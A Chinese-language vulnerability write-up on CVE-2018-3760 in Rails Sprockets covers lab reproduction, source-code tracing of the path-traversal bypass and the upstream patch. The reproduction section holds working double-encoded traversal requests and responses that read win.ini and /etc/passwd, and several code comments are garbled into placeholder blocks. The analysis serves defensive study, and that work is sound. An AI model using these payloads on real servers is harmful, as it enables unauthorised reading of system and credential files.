Ruby on Rails 路径穿越与任意文件读取漏洞分析 -【CVE-2018-3760】

chybeta / 2018-08-08 00:07:49 / 浏览数 7066 技术文章 技术文章 顶(0) 踩(0)

本文分享的方法, 仅供安全研究人员学习使用，请勿用于非法用途，因该方法产生的一切问题与作者无关。

漏洞公告

该漏洞由安全研究人员 Orange Tsai发现。漏洞公告来自 https://groups.google.com/forum/#!topic/rubyonrails-security/ft_J--l55fM

```
There is an information leak vulnerability in Sprockets. This vulnerability
has been assigned the CVE identifier CVE-2018-3760.

Versions Affected: 4.0.0.beta7 and lower, 3.7.1 and lower, 2.12.4 and lower.
Not affected: NONE
Fixed Versions: 4.0.0.beta8, 3.7.2, 2.12.5

Impact
------
Specially crafted requests can be used to access files that exists on
the filesystem that is outside an application's root directory, when the Sprockets server is
used in production.

All users running an affected release should either upgrade or use one of the work arounds immediately.
```

影响面： development servers，且开启了 `config.assets.compile`

漏洞复现

本地安装好ruby和rails。以ruby 2.4.4 ，rails v5.0.7为例：

```
$ gem install rails -v 5.0.7
$ rails new blog && cd blog
```

此时blog这个rails项目使用的sprockets版本是3.7.2（fixed）。修改blog目录下的Gemfile.lock第122行：

```
sprockets (3.7.1)
```

修改配置文件 `config/environments/production.rb`：

```
config.assets.compile = true
```


在blog目录下执行

```
$ bundle install
$ rails server
   * Min threads: 5, max threads: 5
   * Environment: development
   * Listening on tcp://0.0.0.0:3000
   Use Ctrl-C to stop
```

payload:

```
GET /assets/file:%2f%2f//C:/chybeta/blog/app/assets/config/%252e%252e%2f%252e%2e%2f%252e%2e%2f%252e%2e%2f%252e%2e%2f%252e%2e%2
```


win平台：



```
GET
/assets/file:%2f%2f//C:/chybeta/blog/vendor/assets/jav[redacted]fWindows/win.ini
HTTP/1.1
Host: 127.0.0.1:3000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/68.0.3440.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: public, must-revalidate
ETag:
"6b3d6e268dcb76e175a7db3d9e031349ab2c32654c7e57581a851e64dd6214ab"
Vary: Accept-Encoding
X-Request-Id: db4f4964-1d90-474e-a177-4cff2dc321ab
X-Runtime: 0.021686
Connection: close
Content-Length: 92

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

linux平台



```
GET
/assets/file:%2f%2f[redacted]etc/passwd HTTP/1.1
Host: 47.52.128.216:3000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/68.0.3440.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: public, must-revalidate
ETag: "f81b2ac94b9ae350fabb4b80a94437b0734cbbda3adb7d415b1cfae4c7debf50"
Vary: Accept-Encoding
X-Request-Id: d5c28a54-732f-4118-ae48-17b59b53154b
X-Runtime: 0.001630
Connection: close
Content-Length: 2218

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

? < + > Type a search term 0 matches
? < + > Type a search term 0 matches
Done
2,488 bytes | 3 millis

漏洞分析

注：为明白起见，许多分析直接写在代码注释部分，请留意。


问题出在`sprockets`，它用来检查 JavaScript 文件的相互依赖关系，用以优化网页中引入的js文件，以避免加载不必要的js文件。当访问如`http://127.0.0.1:3000/assets/foo.js`时，会进入server.rb:

```
def call(env)
   start_time = Time.now.to_f
   time_elapsed = lambda { ((Time.now.to_f - start_time) * 1000).to_i }

   if !['GET', 'HEAD'].include?(env['REQUEST_METHOD'])
   return method_not_allowed_response
   end

   msg = "Served asset #{env['PATH_INFO']} -"

   # Extract the path from everything after the leading slash
   path = Rack::Utils.unescape(env['PATH_INFO'].to_s.sub(/^\//, ''))

   # Strip fingerprint
   if fingerprint = path_fingerprint(path)
     path = path.sub("-#{fingerprint}", '')
   end
   # ■■path■■ file:///C:/chybeta/blog/app/assets/config/%2e%2e/%2e./%2e./%2e./%2e./%2e./%2e./Windows/win.ini

   # URLs containing a `".."` are rejected for security reasons.
   if forbidden_request?(path)
       return forbidden_response(env)
   end
   ...

   asset = find_asset(path, options)
   ...
```

forbidden_request用来对path进行检查，是否包含..以防止路径穿越，是否是绝对路径：

```
private
   def forbidden_request?(path)
   # Prevent access to files elsewhere on the file system
   #
   #     http://example.org/assets/../../../etc/passwd
   #
   path.include?("..") || absolute_path?(path)
end
```

如果请求中包含..即返回真，然后返回forbidden_response(env)信息。



```
GET /assets/file:%2f%2f//C:/chybeta/blog/vendor/assets/javascripts/../chybeta
HTTP/1.1
Host: 127.0.0.1:3000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/68.0.3440.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 403 Forbidden
Content-Type: text/plain
Cache-Control: no-cache
X-Request-Id: 3e4925a2-018a-4279-8ed4-6ef2b15d05c8
X-Runtime: 0.005751
Connection: close
Content-Length: 9

Forbidden
```

回到call函数，进入find_asset(path, options)，在 lib/ruby/gems/2.4.0/gems/sprockets-3.7.1/lib/sprockets/base.rb:63:

```
# Find asset by logical path or expanded path.
def find_asset(path, options = {})
   uri, _ = resolve(path, options.merge(compat: false))
   if uri
       # ■■■■■ uri ■■ file:///C:/chybeta/blog/app/assets/config/%2e%2e/%2e./%2e./%2e./%2e./%2e./%2e./Windows/win.ini
       load(uri)
   end
end
```

跟进load，在 lib/ruby/gems/2.4.0/gems/sprockets-3.7.1/lib/sprockets/loader.rb:32 。以请求GET /assets/file:%2f%2f//C:/chybeta/blog/app/assets/config/%252e%252e%2f%252e%2e%2f%252e%2e%2f%252e%2e%2f%252e%2e%2f%252e%2e%2f%25

```
def load(uri)
   # ■■ uri ■■■■■■■■■url■■
   # ■■■  file:///C:/chybeta/blog/app/assets/config/%2e%2e/%2e./%2e./%2e./%2e./%2e./%2e./Windows/win.ini
   unloaded = UnloadedAsset.new(uri, self)
   if unloaded.params.key?(:id)
       ...
   else
       asset = fetch_asset_from_dependency_cache(unloaded) do |paths|
       # When asset is previously generated, its "dependencies" are stored in the cache.
       # The presence of `paths` indicates dependencies were stored.
       # We can check to see if the dependencies have not changed by "resolving" them and
       # generating a digest key from the resolved entries. If this digest key has not
       # changed the asset will be pulled from cache.
       #
       # If this `paths` is present but the cache returns nothing then `fetch_asset_from_dependency_cache`
       # will confusingly be called again with `paths` set to nil where the asset will be
       # loaded from disk.

       # ■■■■■■
       if paths
```


```
            load_from_unloaded(unloaded)
            digest = DigestUtils.digest(resolve_dependencies(paths))
            if uri_from_cache = cache.get(unloaded.digest_key(digest), true)
                asset_from_cache(UnloadedAsset.new(uri_from_cache, self).asset_key)
        end
        else
        # ■■■■■■■■■■■■■
            load_from_unloaded(unloaded)
        end
    end
    end
    Asset.new(self, asset)
end
```

跟入UnloadedAsset.new

```
class UnloadedAsset
   def initialize(uri, env)
     @uri               = uri.to_s
     @env               = env
     @compressed_path   = URITar.new(uri, env).compressed_path
     @params            = nil # lazy loaded
     @filename          = nil # lazy loaded ■■■■■■■
   end
   ...
   # Internal: Full file path without schema
   #
   # This returns a string containing the full path to the asset without the schema.
   # Information is loaded lazilly since we want `UnloadedAsset.new(dep, self).relative_path`
   # to be fast. Calling this method the first time allocates an array and a hash.
   #
   # Example
   #
   # If the URI is `file:///Full/path/app/assets/javascripts/application.js"` then the
   # filename would be `"/Full/path/app/assets/javascripts/application.js"`
   #
   # Returns a String.

   # ■■■■■Lazy loaded■■■■■■■■filename■■■■■■■■■■■■■■■
   def filename
     unless @filename
       load_file_params # ■■■■■■
     end
     @filename
   end
   ...
   # ■ 130 ■
   private
   # Internal: Parses uri into filename and params hash
   #
   # Returns Array with filename and params hash
   def load_file_params
       # uri ■  file:///C:/chybeta/blog/app/assets/config/%2e%2e/%2e./%2e./%2e./%2e./%2e./Windows/win.ini
       @filename, @params = URIUtils.parse_asset_uri(uri)
   end
```

跟入URIUtils.parse_asset_uri

```
def parse_asset_uri(uri)
   # uri ■  file:///C:/chybeta/blog/app/assets/config/%2e%2e/%2e./%2e./%2e./%2e./%2e./Windows/win.ini
   # ■■ split_file_uri
   scheme, _, path, query = split_file_uri(uri)
   ...
   return path, parse_uri_query_params(query)
end

...# ■■

def split_file_uri(uri)
   scheme, _, host, _, _, path, _, query, _ = URI.split(uri)
   # ■■■■■■■■■■■■■
   # scheme: file
   # host:
   # path: /C:/chybeta/blog/app/assets/config/%2e%2e/%2e./%2e./%2e./%2e./%2e./%2e./Windows/win.ini
   # query:
   path = URI::Generic::DEFAULT_PARSER.unescape(path)
   # ■■■■■■■■url■■
   # path■/C:/chybeta/blog/app/assets/config/../../../../../../../Windows/win.ini
   path.force_encoding(Encoding::UTF_8)

   # Hack for parsing Windows "file:///C:/Users/IEUser" paths
   path.gsub!(/^\/([a-zA-Z]:)/, '\1'.freeze)
   # path: C:/chybeta/blog/app/assets/config/../../../../../../../Windows/win.ini
   [scheme, host, path, query]
end
```



```
irb(main):009:0> require 'uri'
=> false
irb(main):010:0> path = '/C:/chybeta/blog/app/assets/config/%2e%2e/%2e./%2e./%2e./%2e./%2e./%2e./Windows/win.ini'
=> "/C:/chybeta/blog/app/assets/config/%2e%2e/%2e./%2e./%2e./%2e./%2e./%2e./Windows/win.ini"
irb(main):011:0> URI::Generic::DEFAULT_PARSER.unescape(path)
=> "/C:/chybeta/blog/app/assets/config/../../../../../../../Windows/win.ini"
irb(main):012:0>
```

在完成了filename解析后，我们回到`load`函数末尾，进入`load_from_unloaded(unloaded)`:

```
# Internal: Loads an asset and saves it to cache
   #
   # unloaded - An UnloadedAsset
   #
   # This method is only called when the given unloaded asset could not be
   # successfully pulled from cache.
   def load_from_unloaded(unloaded)
       unless file?(unloaded.filename)
           raise FileNotFound, "could not find file: #{unloaded.filename}"
       end

       load_path, logical_path = paths_split(config[:paths], unloaded.filename)
       unless load_path
           raise FileOutsidePaths, "#{unloaded.filename} is no longer under a load path: #{self.paths.join(', ')}"
       end
       ....
```

主要是进行了两个检查：文件是否存在和是否在合规目录里。主要关注第二个检测。其中`config[:paths]`是允许的路径，而`unloaded.filename`是请求的路径文件名。lib/ruby/gems/2.4.0/gems/sprockets-3.7.2/lib/sprockets/path_utils.rb:120：

```
# Internal: Detect root path and base for file in a set of paths.
#
# paths    - Array of String paths
# filename - String path of file expected to be in one of the paths.
#
# Returns [String root, String path]
def paths_split(paths, filename)
   # ■paths■■■■■ path
   paths.each do |path|
   # ■■subpath■■■
       if subpath = split_subpath(path, filename)
           # ■■■ path, subpath
           return path, subpath
       end
   end
   nil
end
```

继续跟入`split_subpath`， lib/ruby/gems/2.4.0/gems/sprockets-3.7.2/lib/sprockets/path_utils.rb:103。假设上面传入的path参数是``。


```
# Internal: Get relative path for root path and subpath.
   #
   # path    - String path
   # subpath - String subpath of path
   #
```

```
# Returns relative String path if subpath is a subpath of path, or nil if
# subpath is outside of path.
def split_subpath(path, subpath)
  return "" if path == subpath
  # ■■ path ■ C:/chybeta/blog/app/assets/config/../../../../../../../../Windows/win.ini
  path = File.join(path, '')
  # ■■ path ■ C:/chybeta/blog/app/assets/config/../../../../../../../../Windows/win.ini/
  # ■■■■■■■■■■■■
  # ■■■ ■■■■■ ■■■■■■■■■■
  if subpath.start_with?(path)
    subpath[path.length..-1]
  else
    nil
  end
end
```

通过检查后，在`load_from_unloaded`末尾即进行了读取等操作，从而通过路径穿越造成任意文件读取。

如果文件以`.erb`结尾，则会直接执行：

补丁



Showing 2 changed files with 8 additions and 1 deletion.

2 lib/sprockets/server.rb

```
@@ -114,7 +114,7 @@ def forbidden_request?(path)
114 114           #
115 115           #     http://example.org/assets/../../../etc/passwd
116 116           #
117      -        path.include?("..") || absolute_path?(path)
    117  +        path.include?("..") || absolute_path?(path) || path.include?("://")
118 118         end
119 119
```

在server.rb中，增加关键字过滤`://`。


Reference

- https://github.com/rails/sprockets/commit/c09131cf5b2c479263939c8582e22b98ed616c5f
- https://blog.heroku.com/rails-asset-pipeline-vulnerability
- https://twitter.com/orange_8361/status/1009309271698300928

点击收藏 | 2 关注 | 1

上一篇：[红日安全]代码审计Day7 - ... 下一篇：Bucket上传策略和URL签名的...

1. 1 条回复



chybeta 2018-08-10 10:21:34

补充：
Orange在Black Hat USA 2018上演讲的议题 http://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf 。 其中提到了两个漏洞:。第一个是 Spring框架的CVE-2018-1271 ， 详情可见 https://xz.aliyun.com/t/2261 。第二个是 Ruby on Rails的CVE-2018-3760 ，详情可见 https://xz.aliyun.com/t/2542 。

0 回复Ta